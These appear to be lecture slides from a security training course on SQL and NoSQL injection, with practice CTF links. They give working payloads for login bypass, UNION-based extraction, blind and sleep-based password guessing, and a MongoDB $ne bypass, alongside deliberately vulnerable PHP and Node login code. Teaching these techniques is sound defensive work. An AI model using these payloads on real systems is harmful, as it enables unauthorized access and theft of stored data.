WS 2.1 - SQL Injections

—

Polonium - Pwnzer0tt1

gh repo fork WS_2.1 - SQL injections

Prerequisites

- WS_1.1 - HTTP Protocol and Web-Security Overview
- Know how to speak SQL
- Pledge not to use what you will learn in this lesson on the website of the Ministry of Education

Outline

- SQL Injections
  - Overview
  - Union based
  - Blind
  - Sleep based

SQL Injections

SQL Injections

SQL injections are a kind of code injections that target specifically databases.

SQL is a language used by a relational database management system (RDBMS) in order to create, read, update and delete structured data.

SQL is standardized but some differences exist in the multiple implementations created.

SQL Injections - Example

Immagine you have a login interface and the code on the server that handle the access is:

```
$userQuery = mysqli_query("SELECT * FROM users
    WHERE email = '"  .  $_POST['email']    . "'
    AND password = '" .  $_POST['password'] . "'"
);
```

SQL Injections - Example

User input

```
$userQuery = mysqli_query("SELECT * FROM users
    WHERE email = '" . $_POST['email'] . "'
    AND password = '" . $_POST['password'] . "'"
);
```

SQL Injections - Example

The SQL query is dynamically generated to contain inputs provided by the user:

```
SELECT * FROM users WHERE email = 'user@email.com' AND
password = 'password1234'
```

The problem is that the values are placed using a normal string concatenation and for this reason it is vulnerable to code injection:

```
SELECT * FROM users WHERE email = 'admin@email.com' OR 1=1
-- ' AND password = ''
```

SQL Injections

Finding SQL injections is similar to finding code injections.

In SQL there are special character that can help finding entry points ' ` \ " #

As always, if you don't have access to the source code, you have to try and guess the logic of the application.

SQL injections can be used to alter the application's logic flow (previous example), but also to steal information stored on the database.

Try it: https://ctf.cyberchallenge.it/challenges#challenge-13

SQL Injections - Union based

Union based SQL injections are used to retrieve information from the database.

They are used in cases where the query's result is showed back in the response page.

In this cases the attacker can have the query returns the informations read by the injected query.

These types of SQL injection are called *Union based* because the UNION statement is used.

SQL Injections - Union based

UNION combines the result of two or more SELECT queries into one:

```
SELECT col_1, col_2 FROM table_1 UNION SELECT col_3, col_4 FROM table_2;
```

col_1	col_2
Text	3
TextText	17

col_3	col_4
Text34	231
213test	904

UNION

Text	3
TextText	17
Text34	231
213test	904

SQL Injections - Union based

If we have a query like this:

```
SELECT col_1 FROM table WHERE col_2 = $input;
```


Using the payload:

```
1 UNION SELECT secret FROM secrets
```

The query becomes:

```
SELECT col_1 FROM table WHERE col_2 = 1 UNION SELECT secret
FROM secrets;
```

SQL Injections - Union based



SQL Injections - Union based

In most cases the attacker will be in a black-box environment e so the specific query to use is unknown.

This is problematic because UNION must have the same number of columns in all the SELECT statements.

There are two ways to circumvent the problem:

- brute-force
- ORDER BY

SQL Injections - Union based Brute-force

In the brute force approach the attacker tries every number of columns until the query is successful.

Query: `SELECT id, title, body FROM posts WHERE id = $input;`

```
1 UNION SELECT 1        ← Error

1 UNION SELECT 1, 2     ← Error

1 UNION SELECT 1, 2, 3 ← Success
```

SQL Injections - Union based ORDER BY

ORDER BY is a keyword used to order the result of a SELECT query by some of the selected columns.

It supports the usage of integer numbers to reference the column to use.

```
SELECT col_1, col_2, col_3 FROM t ORDER BY 2;
```

SQL Injections - Union based ORDER BY

If the index used is greater than the number of columns, the query will raise an error.

In this way we can apply an exponential or binary search.

Query: `SELECT id, title, body FROM posts WHERE id = $input;`

```
1 ORDER BY 1 ← Success

1 ORDER BY 4 ← Error

1 ORDER BY 2 ← Success

1 ORDER BY 3 ← Success
```

SQL Injections - Union based LIMIT

It’s common to find queries that limit the number of rows returned by a SELECT statement.

The keyword **LIMIT** followed by an integer number is used to narrow the max number of rows that will be returned by a query.

This is problematic in the case of a UNION based injection, because UNION append the result of the following SELECT operations to the first one.

```
SELECT * FROM posts LIMIT 5;
```

SQL Injections - Union based LIMIT

In order to make the first SELECT statement returns nothing a logic clause can be used:

```
SELECT c_1, c_2, c_3 FROM t1 WHERE c_1 = 1 AND 1 = 0 UNION
SELECT 1, 2, 3;
```

SQL Injections - Union based GROUP_CONCAT

Sometimes the injected query returns only a small number of all the columns you may want to read, in order to return more columns than UNION allows, string concatenation can help.

GROUP_CONCAT is a function that concatenates all the specified columns into one.

```
SELECT title, post FROM posts WHERE id = 1 AND 1 = 0 UNION
SELECT 1, GROUP_CONCAT(post, ':', author) FROM posts;
```

SQL Injections - Union based

Try it:

- https://zixem.altervista.org/SQLi/index.php
- http://sqlinjection.challs.cyberchallenge.it/union

SQL Injections - Information schema

In a black box environment is common to not know the structure of the database.

DBMSs have a special schema called **information schema** that contains all the informations of the database.

The structure and the exact name tends to vary in different DBMSs, but the concept is almost the same for all the major DBMSs.

SQL Injections - Information schema

Important tables of information schema are:

- schemata: a list of every schema in the database
- tables: a list of every table in the database
- columns: a list of every column in the database

Example:

```
SELECT schema_name FROM information_schema.schemata;
```

SQL Injections - Blind

It’s not always possible to read the result of a query.

In the case of a login form, the only information we get returned is if it was successful or not (**true/false oracle**).

This type of injections are called **blind**.

SQL Injections - Blind SUBSTR

For example:

```
SELECT * FROM posts WHERE id = $input;
```

An attacker can potentially retrieve the password of a user stored in the table *users*:

```
SELECT * FROM posts WHERE id = 1 AND (SELECT 1 FROM users
WHERE username='admin' AND SUBSTR(password, 4, 1) = 'x')= 1;
```

SUBSTR: `SUBSTR(string, start, length)`

SQL Injections - Blind LIKE

LIKE is an operator that can help in the case of blind SQL injections.

It uses a set of characters to describe what string to match:

- `%`: match 1 or more characters
- `?` or `_`: match one character

```
'foobar' LIKE 'foo'     → false

'foobar' LIKE 'foo%'    → true

'foobar' LIKE '%o%'     → true

'foobar' LIKE 'fooba_'  → true
```

LIKE is case insensitive in MySQL:

```
'foobar' LIKE 'FOOBAR' → true
```

SQL Injections - Blind LIKE

```
SELECT * FROM posts WHERE id = 1 AND (SELECT 1 FROM users WHERE username =
'admin' AND password LIKE 'a%') = 1    → false

SELECT * FROM posts WHERE id = 1 AND (SELECT 1 FROM users WHERE username =
'admin' AND password LIKE 'b%') = 1    → true

SELECT * FROM posts WHERE id = 1 AND (SELECT 1 FROM users WHERE username =
'admin' AND password LIKE 'ba%') = 1   → false

SELECT * FROM posts WHERE id = 1 AND (SELECT 1 FROM users WHERE username =
'admin' AND password LIKE 'bb%') = 1   → false

SELECT * FROM posts WHERE id = 1 AND (SELECT 1 FROM users WHERE username =
'admin' AND password LIKE 'bc%') = 1   → true
```

SQL Injections - Sleep based

In order to perform a blind SQL injection, the attacker must find a way to know if the query was successful or not.

In some cases the application will not return any information regarding the result of the query.

Another way to get a boolean response is by using **time**.

SQL Injections - Sleep based

SLEEP is a function that makes a query wait a defined amount of time.

Measuring the time the query takes to execute can give important informations on the result.

Example:

```
SELECT * FROM posts WHERE id = 1 AND (SELECT SLEEP(1) FROM
users WHERE username = 'admin' AND password LIKE 'a%') = 1;
```

The End

Or maybe not...

What about NoSQL databases?

NoSQL Injections

NoSQL Injections - NoSQL No Security

Source: https://portswigger.net/web-security/nosql-injection

The concept is similar to traditional SQL injections but applied to NoSQL databases.

Because NoSQL databases use different data structures and support various query languages, hence NoSQL, there isn't a unique way to perform injections.

Common NoSQL databases are:

- MongoDB (document store)
- Redis (key-value cache)
- Cassandra (wide-column store)

NoSQL Injections - MongoDB

MongoDB is a document database. It stores data in a type of JSON format called BSON.

A record in MongoDB is a document, which is a data structure composed of key value pairs.

Example:

```
{
    “title”: “Title 1”,
    “body”: “Body of post.”,
    “category”: “News”,
    “likes”: 12
}
```

```
0x4e 0x00 0x00 0x00 0x02 0x74 0x69 0x74 0x6c
0x65 0x00 0x08 0x00 0x00 0x00 0x54 0x69 0x74
0x6c 0x65 0x20 0x31 0x00 0x02 0x62 0x6f 0x64
0x79 0x00 0x0e 0x00 0x00 0x00 0x42 0x6f 0x64
0x79 0x20 0x6f 0x66 0x20 0x70 0x6f 0x73 0x74
0x2e 0x00 0x02 0x63 0x61 0x74 0x65 0x67 0x6f
0x72 0x79 0x00 0x05 0x00 0x00 0x00 0x4e 0x65
0x77 0x73 0x00 0x10 0x6c 0x69 0x6b 0x65 0x73
0x00 0x0c 0x00 0x00 0x00 0x00
```

NoSQL Injections - MongoDB

Source: https://www.mongodb.com/docs/manual/core/document/#std-label-document-query-filter

Query filter documents specify the conditions that determine which records to select for read, update and delete operations.

A list of key value pairs is used, each expression is composed by the name of the field and the value to match.

```
{
    <field1>: <value1>,
    <field2>: { <operator>: <value> },
    …
}
```

NoSQL Injections - MongoDB

Examples:

```
{ author: { $in: [“Bob”, “Alice”] } }
SELECT * FROM posts WHERE author IN (“Bob”, “Alice”);

{ likes: { $ne: 20 } }
SELECT * FROM posts WHERE likes != 20;

{ $or: [ { author: “Bob” }, { likes: { $ne: 20 } } ] }
SELECT * FROM posts WHERE author = “Bob” OR likes != 20;
```

NoSQL Injections - MongoDB

Source: https://www.mongodb.com/docs/manual/tutorial/project-fields-from-query-results/#return-the-specified-fields-and-the-_id-field-only

A projection can explicitly include several fields by setting the field to *1* in the projection document:

```
const cursor = db
    .collection("posts")
    .find({ category: "tech" })
    .project({ title: 1, author: 1 });
SELECT _id, title, author FROM posts WHERE category = "tech";

const cursor = db
    .collection("posts")
    .find({ category: "tech" })
    .project({ title: 1, author: 1, _id: 0 });
SELECT title, author FROM posts WHERE category = "tech";
```

NoSQL Injections - MongoDB

Username Enter Username **Password** Enter Password Login


NoSQL Injections - MongoDB

```
1   app.post('/login', (req, res) => {
2       let query = {
3           username: req.body.username,
4           password: req.body.password
5       };
6
7       db.collection('user').findOne(query, (err) => {
8           if (err) {
9               // Wrong credentials
10          }
11          else {
12              // Login!!!
13          }
14      });
15  });
16
17
```

NoSQL Injections - MongoDB

```
1   app.post('/login', (req, res) => {
2       let query = {
3           username: req.body.username,
4           password: req.body.password
5       };
6
7       db.collection('user').findOne(query, (err) => {
8           if (err) {
9               // Wrong credentials
10          }
11          else {
12              // Login!!!
13          }
14      });
15  });
16
17
```

```
{
    "username": "admin",
    "password": "1234"
}
```




NoSQL Injections - MongoDB

```
<div class="container">
  <label for="uname">…</label>
  <input type="text" placeholder="Enter Username" name="username" required>
  <label for="psw">…</label>
  <input type="password" placeholder="Enter Password" name="password[$ne]"
  required> == $0
  <button type="submit">Login</button>
 </div>
</form>
```

NoSQL Injections - MongoDB

```
1   app.post('/login', (req, res) => {
2       let query = {
3           username: req.body.username,
4           password: req.body.password
5       };
6
7       db.collection('user').findOne(query, (err) => {
8           if (err) {
9               // Wrong credentials
10          }
11          else {
12              // Login!!!
13          }
14      });
15  });
16
17
```

```
{
    "username": "admin",
    "password": {
        "$ne": null
    }
}
```



`username=admin&password[$ne]=1234`

NoSQL Injections - MongoDB

Try it:

- https://training.olicyber.it/challenges#challenge-303

The End